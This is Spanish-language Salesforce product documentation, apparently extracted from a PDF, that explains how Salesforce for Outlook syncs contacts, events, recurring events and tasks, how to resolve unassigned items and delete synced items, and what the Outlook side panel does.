- Puede seleccionar sincronizar elementos que ha marcado como Privado en Microsoft® Outlook®. Si no desea sincronizar elementos privados, abra la configuración de Salesforce for Outlook y anule la selección de los tipos de elementos privados que no desea sincronizar.

  Si ha sincronizado elementos en Outlook que posteriormente ha marcado como Privado, dichos elementos permanecerán en Salesforce. Sin embargo, los correspondientes elementos de Salesforce dejarán de recibir actualizaciones si modifica los elementos de Outlook.

- Si no desea sincronizar algunos elementos de Outlook, independientemente de si están marcados como Privados, asígnelos a la categoría *No sincronizar con Salesforce* en Outlook. Para obtener detalles acerca del uso de categorías en Outlook, consulte su documentación de Outlook.

# Descripción general de la sincronización de eventos recurrentes con Salesforce for Outlook

Si su organización está configurada para sincronizar eventos recurrentes, puede mantenerlos sincronizados entre Outlook y Salesforce utilizando Salesforce for Outlook. Puede sincronizar repeticiones con los siguientes patrones.

- Diario
- Semanal
- Mensual
- Anual

Cuando sincroniza un evento recurrente en Salesforce, puede asignar las repeticiones a registros relacionados como contactos, cuentas, oportunidades, etcétera. La sincronización de eventos recurrente le ayuda también a mantener una vista precisa de su disponibilidad cuando cree eventos y solicite reuniones desde el calendario de Salesforce.

Los eventos recurrentes no aparecen en la página Elementos no resueltos. En su lugar, puede ir directamente a los eventos recurrentes en su calendario para asociar los eventos recurrentes con registros de Salesforce.

## Concepto de diferencia entre Outlook y Salesforce

Los eventos recurrentes funcionan de manera diferente entre Outlook y Salesforce.

| Para | Debe saber que |
|---|---|
| Intervalos de incidencias | Si sus repeticiones incluyen más de 100 incidencias, Salesforce for Outlook crea las series con 100 incidencias en Salesforce.<br>Cuando pasan las fechas de las incidencias, Salesforce for Outlook agrega automáticamente otro grupo de incidencias, permitiendo un total de hasta 100 incidencias futuras. El programa en el que Salesforce agrega estos grupos depende del número de incidencias detectadas y de su última sincronización, así como de si ha cambiado alguna incidencia existente. |
| Incidencias mensuales | Salesforce for Outlook no es compatible con la opción de patrón de incidencias de Outlook **día de fin de semana**. |
| Incidencias anuales | Salesforce for Outlook le permite configurar eventos que se repiten cada año. Si introduce un número diferente a `1` para la opción **Recurrir cada** en los patrones de recurrencia de Outlook, Salesforce for Outlook no sincronizará las series recurrentes. Eso significa que puede configurar recurrencias anuales, pero no recurrencias para otro año o cada tres años.<br>Además, Salesforce for Outlook no es compatible con la opción de patrón de incidencias de Outlook **día de fin de semana**. |
| Eventos que duran más de 24 horas | Salesforce no admite eventos recurrentes que duran más de 24 horas. |

EDICIONES

Disponible para configuración en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para sincronizar eventos recurrentes entre Outlook y Salesforce:

- "Eventos recurrentes"

  Además, "Lectura" y "Modificación" en eventos y dirección de sincronización de eventos definida como cualquiera de estas direcciones.

  `Outlook a Salesforce`,

  `Salesforce a Outlook` o

  `Sincronizar en ambas direcciones`

## Modificación de series recurrentes

Puede modificar series recurrentes, pero es bueno saber qué evitar, para no perderse ningún detalle de las incidencias que ha modificado de forma individual.

| Si modifica | Debe saber que |
| --- | --- |
| Series recurrentes en Outlook | Esos cambios no se propagarán a las incidencias modificadas de forma individual en Salesforce.<br>Por ejemplo, modifique la hora de la cita de una incidencia y más adelante modifique la hora de la cita para toda la serie. La modificación de la hora de la cita para la serie no se propagará a la incidencia modificada.<br>Los cambios importantes incluyen modificaciones en:<br>• Horas de las citas<br>• Patrones de repetición<br>• Intervalos de incidencias<br>Si realiza cambios importantes en las series recurrentes, las repeticiones modificadas de forma individual pierden sus modificaciones. |
| Fechas de inicio para series recurrentes en Outlook | Salesforce no admite modificaciones en fechas de inicio que ya se han producido. |
| Fechas de finalización para series recurrentes en Salesforce | Este es un cambio importante en Outlook y borrará cualquier modificación que haya realizado en incidencias individuales en las series. Esas modificaciones no se propagarán a Outlook. Puede, sin embargo, modificar fechas de finalización en Outlook, pero ese tipo de cambios importantes borrará todas las modificaciones que ha realizado en incidencias individuales, tanto en Outlook como en Salesforce. |
| incidencias individuales | • Si realiza cambios importantes en la serie recurrente, podría perder esos cambios.<br>• Si elimina una incidencia y luego mueve la siguiente incidencia a su lugar, Salesforce for Outlook no actualiza Salesforce correctamente. En su lugar, la incidencia que ha eliminado en Outlook permanece en Salesforce junto con la incidencia que ha colocado en su lugar.<br>Por ejemplo, cambie su evento recurrente en Outlook. Elimina la incidencia del 4 de octubre y en su lugar, coloca la incidencia del 5 de octubre. En Salesforce, verá dos incidencias en el 4 de octubre: aquella que ha eliminado y aquella que colocó en su lugar. Para el 5 de octubre, no habrá incidencias.<br>• Las modificaciones de Outlook se propagan a las repeticiones en Salesforce, independientemente de que aquellas de Salesforce incluyan modificaciones importantes. Las repeticiones eliminadas en Salesforce, sin embargo, permanecen eliminadas, y no se sustituyen por repeticiones modificas de forma individual de Outlook. |

# Sincronización de tareas con Salesforce for Outlook

Mantenga las tareas de Microsoft® Outlook® y Salesforce sincronizadas.

Cuando una tarea ya está en Salesforce, puede asignarla a registros relacionados, como contactos, cuentas y oportunidades.

**¿Qué tareas se sincronizan?**

En la configuración de Outlook se define cuáles son los elementos establecidos para su sincronización, qué dirección se sigue en el flujo de datos entre Outlook y Salesforce, así como qué sucede cuando hay algún conflicto entre los datos. Los filtros de tareas de su configuración determinan las tareas que se sincronizan. Los filtros posibles son:

- *TODAY*: se sincronizan las tareas que vencen hoy o después de hoy. La hora de inicio es a las 12:00 de la mañana.
- *LAST MONTH*: se sincronizan las tareas que han vencido el primer día del mes anterior o después.
- *LAST N DAYS*: se sincronizan las tareas que han finalizado en o después de un número especificado de días, como *LAST 30 DAYS*.

Salesforce for Outlook no sincroniza todo tipo de tarea. Estos tipos de tareas se sincronizan hasta que quedan fuera del intervalo de fechas establecido en su filtro de tareas:

- Tareas recurrentes de Salesforce en Outlook
- Tareas completadas, si se marcan como completadas después de las sincronizaciones de Salesforce for Outlook
- Tareas aplazadas
- Tareas en curso
- Tareas no iniciadas
- Tareas de repetición, que crea en Salesforce
- Tareas marcadas para su seguimiento
- A la espera de tareas de otra persona

**Que tareas no se sincronizan**

- Tareas recurrentes de Outlook en Salesforce
- Tareas completadas, si se marcan como completadas antes de las sincronizaciones de Salesforce for Outlook
- Tareas creadas automáticamente cuando marca un correo electrónico o contacto para su seguimiento

**EDICIONES**

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

**PERMISOS DE USUARIO**

Para sincronizar tareas desde Outlook a Salesforce:

- "Leer" y "Modificar" en tareas; la dirección de sincronización de tareas se establece como *Outlook a Salesforce*

Para sincronizar tareas desde Salesforce a Outlook:

- "Leer" y "Modificar" en tareas; la dirección de sincronización de tareas se establece como *Salesforce a Outlook*

Para sincronizar tareas en ambas direcciones:

- "Leer" y "Modificar" en tareas y dirección de sincronización de tareas definida como *Sincronizar en ambas direcciones*

**¿Cómo combinamos las tareas?**

Cuando se sincronizan las tareas por primera vez, las vinculamos con tareas existentes que tienen el mismo asunto y fecha de vencimiento. Si no asigna fechas de vencimiento a las tareas, las vinculamos utilizando únicamente el asunto.

**¿Cómo puede asignar tareas a los registros de Salesforce?**

Después de agregar una tarea a Salesforce, puede asignarla a otros registros utilizando la página Mis elementos no resueltos o los campos `Relacionado con` y `Nombre` en el registro de la tarea. La tarea se agrega a la lista relacionada Historial de actividades o Actividades abiertas del registro asociado. No puede guardar los cambios si sus tareas tienen un campo personalizado obligatorio o si un campo personalizado de actividad se convierte en obligatorio después de agregar los elementos a la lista de tareas sin resolver.

### Exclusión de ciertos registros de la sincronización

Si selecciona la opción Automático para su método de sincronización, tiene un par de opciones para excluir ciertos elementos de la sincronización con Salesforce for Outlook.

- Puede seleccionar sincronizar elementos que ha marcado como Privado en Microsoft® Outlook®. Si no desea sincronizar elementos privados, abra la configuración de Salesforce for Outlook y anule la selección de los tipos de elementos privados que no desea sincronizar.

  Si ha sincronizado elementos en Outlook que posteriormente ha marcado como Privado, dichos elementos permanecerán en Salesforce. Sin embargo, los correspondientes elementos de Salesforce dejarán de recibir actualizaciones si modifica los elementos de Outlook.

- Si no desea sincronizar algunos elementos de Outlook, independientemente de si están marcados como Privados, asígnelos a la categoría *No sincronizar con Salesforce* en Outlook. Para obtener detalles acerca del uso de categorías en Outlook, consulte su documentación de Outlook.

## Asignaciones automáticas de cuentas de contactos sincronizados

Tras sincronizar contactos desde Outlook, Salesforce for Outlook intenta asignarlos automáticamente a cuentas.

Esta tabla describe el proceso de asignación de cuentas.

| Si | Entonces |
|---|---|
| La compañía de un contacto coincide con una cuenta única de Salesforce | El contacto se asigna a esa cuenta. |
| La compañía de un contacto coincide con varias cuentas de Salesforce o con ninguna | El contacto se envía a Mis elementos no resueltos en Salesforce, donde puede acceder desde la página de inicio de contactos o la aplicación de bandeja de sistema de Salesforce for Outlook. Puede utilizar esta lista para asignar manualmente contactos a cuentas existentes, crear cuentas nuevas o confirmar que los contactos son privados. |
| Un contacto no tiene un nombre de compañía | Al contacto se le trata como un contacto privado y no se envía a Mis elementos no resueltos. |
| La compañía de un contacto cambia en Outlook | Si se encuentra una cuenta coincidente en Salesforce, el contacto se asigna a esa cuenta. De lo contrario, se enviará al contacto a Mis elementos no resueltos para que sea resuelto. |
| Se elimina un contacto no resuelto en Outlook | El contacto se elimina de Mis elementos no resueltos la siguiente vez que abra la lista. |
| Se modifica un contacto no resuelto en Outlook | Se actualiza el registro del contacto en Mis elementos no resueltos. Si la compañía del contacto cambia, Salesforce comprueba si esa información coincide con cualquiera de las cuentas existentes y la asigna a una cuenta si encuentra una coincidencia. |

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para asignar cuentas:
- "Leer" en cuentas y "Modificar" en contactos

Para crear cuentas nuevas:
- "Crear" en cuentas y "Modificar" en contactos

  Y

  "Mostrar Creación rápida"

## Gestionar cómo sincronizar elementos de Microsoft® Outlook® con Salesforce

Gestione sus contactos, eventos y tareas utilizando categorías de Outlook para conseguir que sus elementos de Outlook se sincronicen con Salesforce como desee, ya sea seleccionando los elementos que desea sincronizar, o sincronizando todos sus elementos y seleccionando los elementos que no desea sincronizar.

Visualice sus ajustes de sincronización desde la bandeja del sistema de Windows®, y a continuación gestione cómo sincronizará sus elementos de Outlook con Salesforce.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

1. Haga clic con el botón derecho del ratón en el icono Salesforce for Outlook ( ) en la bandeja del sistema.

2. Haga clic en **Configuración** y luego haga clic en **Siguiente**.
3. Consulte si ha configurado sincronizar elementos con la opción `Sincronizar solo los elementos de Outlook que selecciono` o la opción `Sincronizar todos los elementos de Outlook`.
   - Si está configurado para sincronizar con la opción `Sincronizar solo los elementos de Outlook que selecciono`, Salesforce for Outlook solo sincroniza los elementos de Outlook que selecciona. Asignará la categoría `Sincronizar con Salesforce` a los elementos que desea sincronizar en la página 1784.
   - Si está configurado para sincronizar con la opción `Sincronizar todos los elementos de Outlook`, Salesforce for Outlook sincroniza todos los elementos de Outlook. Asignará la categoría `No sincronizar con Salesforce` a los elementos que no desea sincronizar en la página 1785.
4. Haga clic en **Cancelar**.

## Seleccionar qué elementos de Microsoft® Outlook® sincronizar con Salesforce

Si está configurado para sincronizar contactos, eventos y tareas de Outlook en Salesforce utilizando la opción `Sincronizar solo los elementos de Outlook que selecciono` en Salesforce for Outlook, deberá seleccionar qué elementos de Outlook desea sincronizar.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

1. En Outlook, seleccione los contactos, los eventos y las tareas que desea sincronizar.
2. En la cinta de Outlook, haga clic en **Clasificar**.
3. Seleccione la categoría `Sincronizar con Salesforce`.

   Los elementos que ha clasificado empezarán a sincronizarse durante el siguiente ciclo de sincronización.

## Evitar la sincronización de qué elementos de Microsoft® Outlook® con Salesforce

Si está configurado para sincronizar contactos, eventos y tareas de Outlook en Salesforce utilizando la opción `Sincronizar todos los elementos de Outlook` en Salesforce for Outlook, podrá seguir controlando qué elementos de Outlook no desea sincronizar.

1. En Outlook, seleccione los contactos, los eventos y las tareas que desea evitar sincronizar.
2. En la cinta de Outlook, haga clic en **Clasificar**.
3. Seleccione la categoría `No sincronizar con Salesforce`.

   Los elementos que ha clasificado detendrán su sincronización durante el siguiente ciclo de sincronización.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

## Mis elementos no resueltos


Cuando utiliza Salesforce for Outlook, Lightning Sync o Correo electrónico a Salesforce para sincronizar elementos o agregar mensajes de correo electrónico de su aplicación de correo electrónico a Salesforce, cualquier elemento que estas funciones no puedan asignar automáticamente a registros de Salesforce aparecen en Mis elementos no resueltos.

Como parte de su rutina diaria, utilizará esta página para gestionar los elementos no resueltos que requieran si atención. Los eventos recurrentes no aparecen en la página Elementos no resueltos. En su lugar, puede ir directamente a los eventos recurrentes en su calendario para asociar los eventos recurrentes con registros de Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience (solo cuando se le solicite resolver elementos de Salesforce for Outlook desde la bandeja del sistema de Windows)

Disponible en: **todas** las ediciones




1. Acceda fácilmente a la página Mis elementos no resueltos empleando el acceso directo **Elementos sin resolver** en la barra lateral.
2. Revise rápidamente elementos sin asignar por tipo empleando las fichas Contactos, Eventos y Tareas.
3. Vea sus elementos sin asignar.

4. Asigne sus elementos a registros de Salesforce, ya sea manualmente o empleando recomendaciones de Salesforce, o bien confirme que desea dejarlos sin asignar.

## Uso de funciones que facilitan la resolución de problemas

Las siguientes funciones le ayudan a resolver problemas de manera rápida y fácil.

| Para | Utilice la función | Esta función le permite ahorrar tiempo porque |
|---|---|---|
| Asignar varios elementos de manera simultánea | Modificación por lotes | Puede asignar hasta 50 elementos a cualquier cola de manera simultánea. |
| Hacer que Salesforce ofrezca recomendaciones | Recomendaciones | Salesforce ofrece recomendaciones sobre cuentas, casos y oportunidades a las que puede asignar sus elementos. Si no desea ver estas recomendaciones, haga clic en el vínculo **Desactivar recomendaciones**. Si cambia de opinión, haga clic en el vínculo **Activar recomendaciones**.<br><br>Las recomendaciones solo se muestran si selecciona un contacto de la búsqueda y la lista relacionada está vacía. Salesforce muestra recomendaciones basadas en los siguientes criterios.<br><br>• **Cuentas:** El contacto tiene una cuenta como principal o una función de contacto en la cuenta.<br>• **Casos:** El contacto está relacionado con el caso.<br>• **Oportunidades:** El contacto tiene una función de contacto en la oportunidad. |

## Resolución de sus contactos sincronizados

Cuando se sincronizan los contactos de su aplicación de correo electrónico con Salesforce for Outlook o Lightning Sync, algunos contactos se asignan automáticamente a las cuentas en función de sus empresas. El resto se agregan a Mis elementos no resueltos, donde puede asignar los contactos a cuentas de Salesforce o confirmar que desea dejarlos sin asignar.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience (solo cuando se le solicite resolver elementos de Salesforce for Outlook desde la bandeja del sistema de Windows)

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para ver o modificar contactos sin resolver:
- "Modificar" en contactos o "Leer" en cuentas

  Y

  Sincronización activada para los contactos

Para crear cuentas nuevas:
- "Modificar" en contactos o "Crear" en cuentas

  Y

  "Mostrar Creación rápida"

1. Acceda a sus contactos no resueltos desde el acceso directo de la barra lateral de **Mis elementos no resueltos**.
2. Resuelva cada contacto de cualquiera de estas formas.
   - Asigne una cuenta.
     - Seleccione una cuenta en Seleccionar cuenta sugerida en la lista desplegable. Sugerimos cuentas únicamente si se detectan posibles coincidencias en función de los contactos de la empresa. Las cuentas sugeridas siempre muestran el campo `Nombre de cuenta` y los tres primeros campos adicionales definidos en el formato de búsqueda de su cuenta. Si su organización tiene filtros de búsqueda de contactos que evitan que algunas cuentas se asignen a los contactos, esas cuentas no aparecerán como cuentas sugeridas y no se pueden asignar a los contactos.
     - Seleccione *`Buscar en salesforce.com...`*. En la búsqueda, haga clic en **Nuevo**, introduzca la información de la cuenta y haga clic en **Guardar** o introduzca los criterios de búsqueda, haga clic en **Ir** y haga clic en la cuenta correcta. Si no ve la búsqueda, es posible que primero necesite permitir las ventanas emergentes de Salesforce.
   - Deje sin asignar: seleccione *`No asignar nueva cuenta`* en la lista desplegable si desea confirmar que un contacto sin una cuenta debe permanecer sin asignar. Los contactos sin asignar no están relacionados con los registros de Salesforce y sólo son visibles para el usuario y el administrador.
   - Seleccione una cuenta si hay un conflicto: si las empresas de los contactos de correo electrónico y Salesforce son diferentes, haga clic en *`No asignar nueva cuenta`* en la lista desplegable para sobrescribir una con la otra. La cuenta de Salesforce sobrescribe la empresa de contactos de correo electrónico si Salesforce está establecido para prevalecer y el contacto de correo electrónico sobrescribe la cuenta de Salesforce si el contacto de correo electrónico es el que debe prevalecer.
   - Cancele una selección: seleccione *`—Ninguno seleccionado—`* en la lista desplegable.
3. Haga clic en **Guardar** para guardar sus cambios. Todos los elementos modificados se eliminan de la lista. El resto de elementos continuarán con la sincronización y podrá volver en cualquier momento a resolverlos. Si hace clic en **Cancelar** se cancelarán todas las modificaciones en la página. Todos los contactos asignados a una cuenta aparecerán en la lista relacionada Contactos de esa cuenta.

Nota: También puede resolver un contacto desde el registro de contactos marcándolo como privado o asignándolo a una cuenta.

Su lista de contactos sin resolver funciona como una vista de lista estándar. Haga clic en **Modificar** o en **Crear nueva vista** para definir los filtros y personalizar las columnas.

## Resolución de sus eventos sincronizados

Cuando se sincronizan los eventos no recurrentes de su aplicación de correo electrónico con Salesforce for Outlook o Lightning Sync, aparecen en su calendario de Salesforce y en la página Mis elementos no resueltos. Utilice esta página para asignar eventos a registros relacionados de Salesforce o para confirmar que desea dejarlos sin asignar.

Nota: Los eventos recurrentes no aparecen en la página Elementos no resueltos. En su lugar, puede ir directamente a los eventos recurrentes en su calendario para asociar los eventos recurrentes con registros de Salesforce.

1. Acceda a sus eventos no resueltos desde el acceso directo de la barra lateral de **Mis elementos no resueltos**.
2. Dependiendo del modo en que desee resolver un evento, seleccione una de estas acciones.
   - Asignar a registros relacionados: introduzca un registro relacionado en uno o en ambos campos. Si lo necesita, seleccione en primer lugar el tipo de registro adecuado en la lista desplegable. Si asigna un candidato, no podrá asignar registros adicionales. Borre una entrada para cancelar una asignación.
   - Dejar sin asignar: Haga clic en **No asignar**. Los eventos sin asignar, como reuniones internas o citas personales, no se vincularán a ningún otro registro y serán visibles únicamente por usted.
3. Haga clic en **Guardar** para guardar sus cambios. Todos los elementos modificados se eliminan de la lista. El resto de elementos continuarán con la sincronización y podrá volver en cualquier momento a resolverlos. Si hace clic en **Cancelar** se cancelarán todas las modificaciones en la página. El evento se agrega a la lista relacionada del historial de actividades o de actividades abiertas del registro asociado. No puede guardar los cambios si sus eventos tienen un campo personalizado requerido o si un campo personalizado de actividad se convierte en requerido después de agregar los elementos a la lista de eventos sin resolver.

Nota: También puede resolver un evento desde el registro del evento si lo hace privado o lo asigna a otros registros de Salesforce que utilicen los campos `Relacionado con` y `Nombre`. Los eventos asignados y privados se eliminarán automáticamente de su lista de eventos no resueltos. Haga clic en el ▸ junto al asunto para ver la descripción de un evento.

### EDICIONES

Disponible en: Salesforce Classic y Lightning Experience (solo cuando se le solicite resolver elementos de Salesforce for Outlook desde la bandeja del sistema de Windows)

Disponible en: **todas** las ediciones

### PERMISOS DE USUARIO

Para ver o modificar eventos sin resolver:
- "Modificar" en eventos y "Leer" en los objetos que asigne a los eventos

  Y

  Sincronización activada para los eventos

Para crear nuevos registros de Salesforce:
- "Modificar" en eventos

  Y

  "Mostrar Creación rápida" y "Crear" en esos objetos

Para ver los datos usados recientemente en los campos de registros relacionados:
- "Autocompletar búsqueda" en Configuración de búsqueda

## Solución de tareas de Outlook sincronizados

Cuando se sincronizan las tareas de Outlook con Salesforce for Outlook, aparecen en la página Mis elementos no resueltos. Utilice esta página para asignar tareas a registros relacionados de Salesforce o para confirmar que desea dejarlos sin asignar.

1. Acceda a sus tareas no resueltas desde el acceso directo de la barra lateral de **Mis elementos no resueltos**.
2. Dependiendo del modo en que desee resolver una tarea, seleccione una de estas acciones.
   - Asignar a registros relacionados: introduzca un registro relacionado en uno o en ambos campos. Si lo necesita, seleccione en primer lugar el tipo de registro adecuado en la lista desplegable. Si asigna un candidato, no podrá asignar registros adicionales. Borre una entrada para cancelar una asignación.
   - Dejar sin asignar: haga clic en **No asignar**. Las tareas sin asignar, como reuniones internas o citas personales, no se vincularán a ningún otro registro y serán visibles únicamente por usted.
3. Haga clic en **Guardar** para guardar sus cambios. Todos los elementos modificados se eliminan de la lista. El resto de elementos continuarán con la sincronización y podrá volver en cualquier momento a resolverlos. Si hace clic en **Cancelar** se cancelarán todas las modificaciones en la página. La tarea se agrega a la lista relacionada Historial de actividades o Actividades abiertas del registro asociado. No puede guardar los cambios si sus tareas tienen un campo personalizado obligatorio o si un campo personalizado de actividad se convierte en obligatorio después de agregar los elementos a la lista de tareas sin resolver.

Nota: También puede resolver una tarea desde el registro de tareas si la asigna a otros registros de Salesforce que utilicen los campos `Relacionado con` y `Nombre`. Las tareas asignadas se eliminarán automáticamente de su lista de tareas no resueltas.

### EDICIONES

Disponible en: Salesforce Classic y Lightning Experience (solo cuando se le solicite resolver elementos de Salesforce for Outlook desde la bandeja del sistema de Windows)

Disponible en: **todas** las ediciones

### PERMISOS DE USUARIO

Para ver o modificar tareas sin resolver:

- "Modificar" en tareas y "Leer" en los objetos que asigne a los eventos

  Y

  Sincronización activada para las tareas

Para crear nuevos registros de Salesforce:

- "Modificar" en tareas

  Y

  "Mostrar Creación rápida" y "Crear" en esos objetos

Para ver los datos usados recientemente en los campos de registros relacionados:

- "Autocompletar búsqueda" en Configuración de búsqueda

## Eliminar elementos que se sincronizan con Salesforce for Outlook

Elimine un elemento que se sincroniza con Salesforce for Outlook desde Salesforce y Outlook eliminando el elemento únicamente en un sistema. Tenga cuidado de ofrecer un tratamiento especial a las tareas recurrentes y los elementos actualizados recientemente que desea eliminar.

En primer lugar, compruebe la dirección de sincronización del contacto, evento o tarea que desea eliminar. A continuación, elimine el elemento desde el sistema desde donde fluyen los datos del elemento. Si sus elementos están establecidos para sincronizarse en ambas direcciones, puede eliminar elementos desde cualquier sistema.

Como resultado, Salesforce for Outlook elimina automáticamente el elemento correspondiente en el otro sistema.

Nota: Las tareas recurrentes solo se sincronizan desde Salesforce, de modo que no hay necesidad de comprobar la dirección de sincronización antes de eliminar esos elementos: elimine siempre las tareas recurrentes en Salesforce.

1. Desde su configuración personal, introduzca `Salesforce for Outlook` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Ver mi configuración**.
2. Revise la configuración de la dirección de sincronización para el contacto, evento o tarea (no recurrente) que desea eliminar.
3. Elimine el elemento en el sistema desde el que está fluyendo la sincronización.
   Por ejemplo, si desea eliminar un contacto y sus contactos están establecidos para sincronizarse desde Outlook a Salesforce, elimine el contacto en Outlook.
   El elemento que elimine se retira de ambos sistemas durante el siguiente ciclo de sincronización.

Si elemento no se eliminó en ambos sistemas, usted (u otro representante de ventas) puede haber actualizado ese registro en el mismo ciclo de sincronización y Salesforce for Outlook dio preferencia a la actualización sobre la eliminación. Este comportamiento aparece como resultado del `Comportamiento en conflicto` establecido en la configuración de Salesforce for Outlook de algún usuario, que ha podido permitir que la actualización de un sistema "gane" sobre la eliminación en el otro. En este caso, elimine de nuevo el registro para retirarlo de ambos sistemas. También puede consultar a su compañero primero, que obviamente tiene interés sobre ese elemento.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para eliminar elementos que se sincronizan entre Salesforce y Outlook
- "Eliminar" en todos los objetos que los usuarios desean eliminar

## Visualizar registros de Salesforce en Microsoft® Outlook®

PERMISOS DE USUARIO

| | |
|---|---|
| Para mostrar el Panel lateral de Salesforce en Outlook: | "Panel lateral" en su configuración de Outlook |
| Para agregar correos electrónicos (incluyendo archivos adjuntos), eventos y tareas de Outlook en registros de Salesforce: | "Agregar correo electrónico" en su configuración de Outlook |
| Para añadir archivos adjuntos de correos electrónicos específicos a Salesforce: | "Permitir a los usuarios seleccionar archivos adjuntos" en su configuración de Outlook |
| Para agregar correos electrónicos (incluyendo archivos adjuntos), eventos y tareas a múltiples contactos: | "Permitir a los usuarios relacionar varios contactos con tareas y eventos" en Configuración de actividad |
| Para agregar correos electrónicos a varios registros de Salesforce que aceptan tareas: | Póngase en contacto con el servicio de atención al cliente de Salesforce |

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones

Obtenga una percepción de contactos y candidatos de Salesforce relacionados con sus correos electrónicos importantes de Outlook, directamente en Outlook. El panel lateral de Salesforce muestra registros de Salesforce donde puede agregar correos electrónicos, eventos y tareas de Outlook.


Vea una demostración: Uso del panel lateral de Salesforce para trabajar con registros en Microsoft® Outlook®

Cuando seleccione un correo electrónico de la bandeja de entrada o un evento del calendario en Outlook, el panel lateral de Salesforce muestra detalles de contacto y candidato relacionados de Salesforce directamente en Outlook. Después de que su administrador active el panel lateral en su configuración de Outlook, el panel lateral muestra hasta 10 contactos y candidatos desde los campos `De`, `Para` y `Cc` de su correo electrónico o evento.

Además, el Panel lateral de Salesforce:

- Muestra hasta cuatro actividades, oportunidades y casos relacionados con los contactos y candidatos que aparecen en el panel lateral.
- Facilita la adición de correos electrónicos de Outlook y sus archivos adjuntos a varios registros de Salesforce, así como eventos y tareas de Outlook a varios contactos y a otro registro con el que puede asociar tareas, como una cuenta, un caso o incluso un registro de objeto personalizado.
- Descubre contactos o candidatos duplicados. Seleccione los más apropiados para mostrar en el panel lateral.
- Le permite crear registros de Salesforce directamente desde el panel lateral.
- Incluye una función Búsqueda para buscar registros adicionales de Salesforce.
- Incluye vínculos para ver detalles de registros completos directamente en Salesforce.

A continuación, le indicamos cómo utilizaremos el panel lateral.




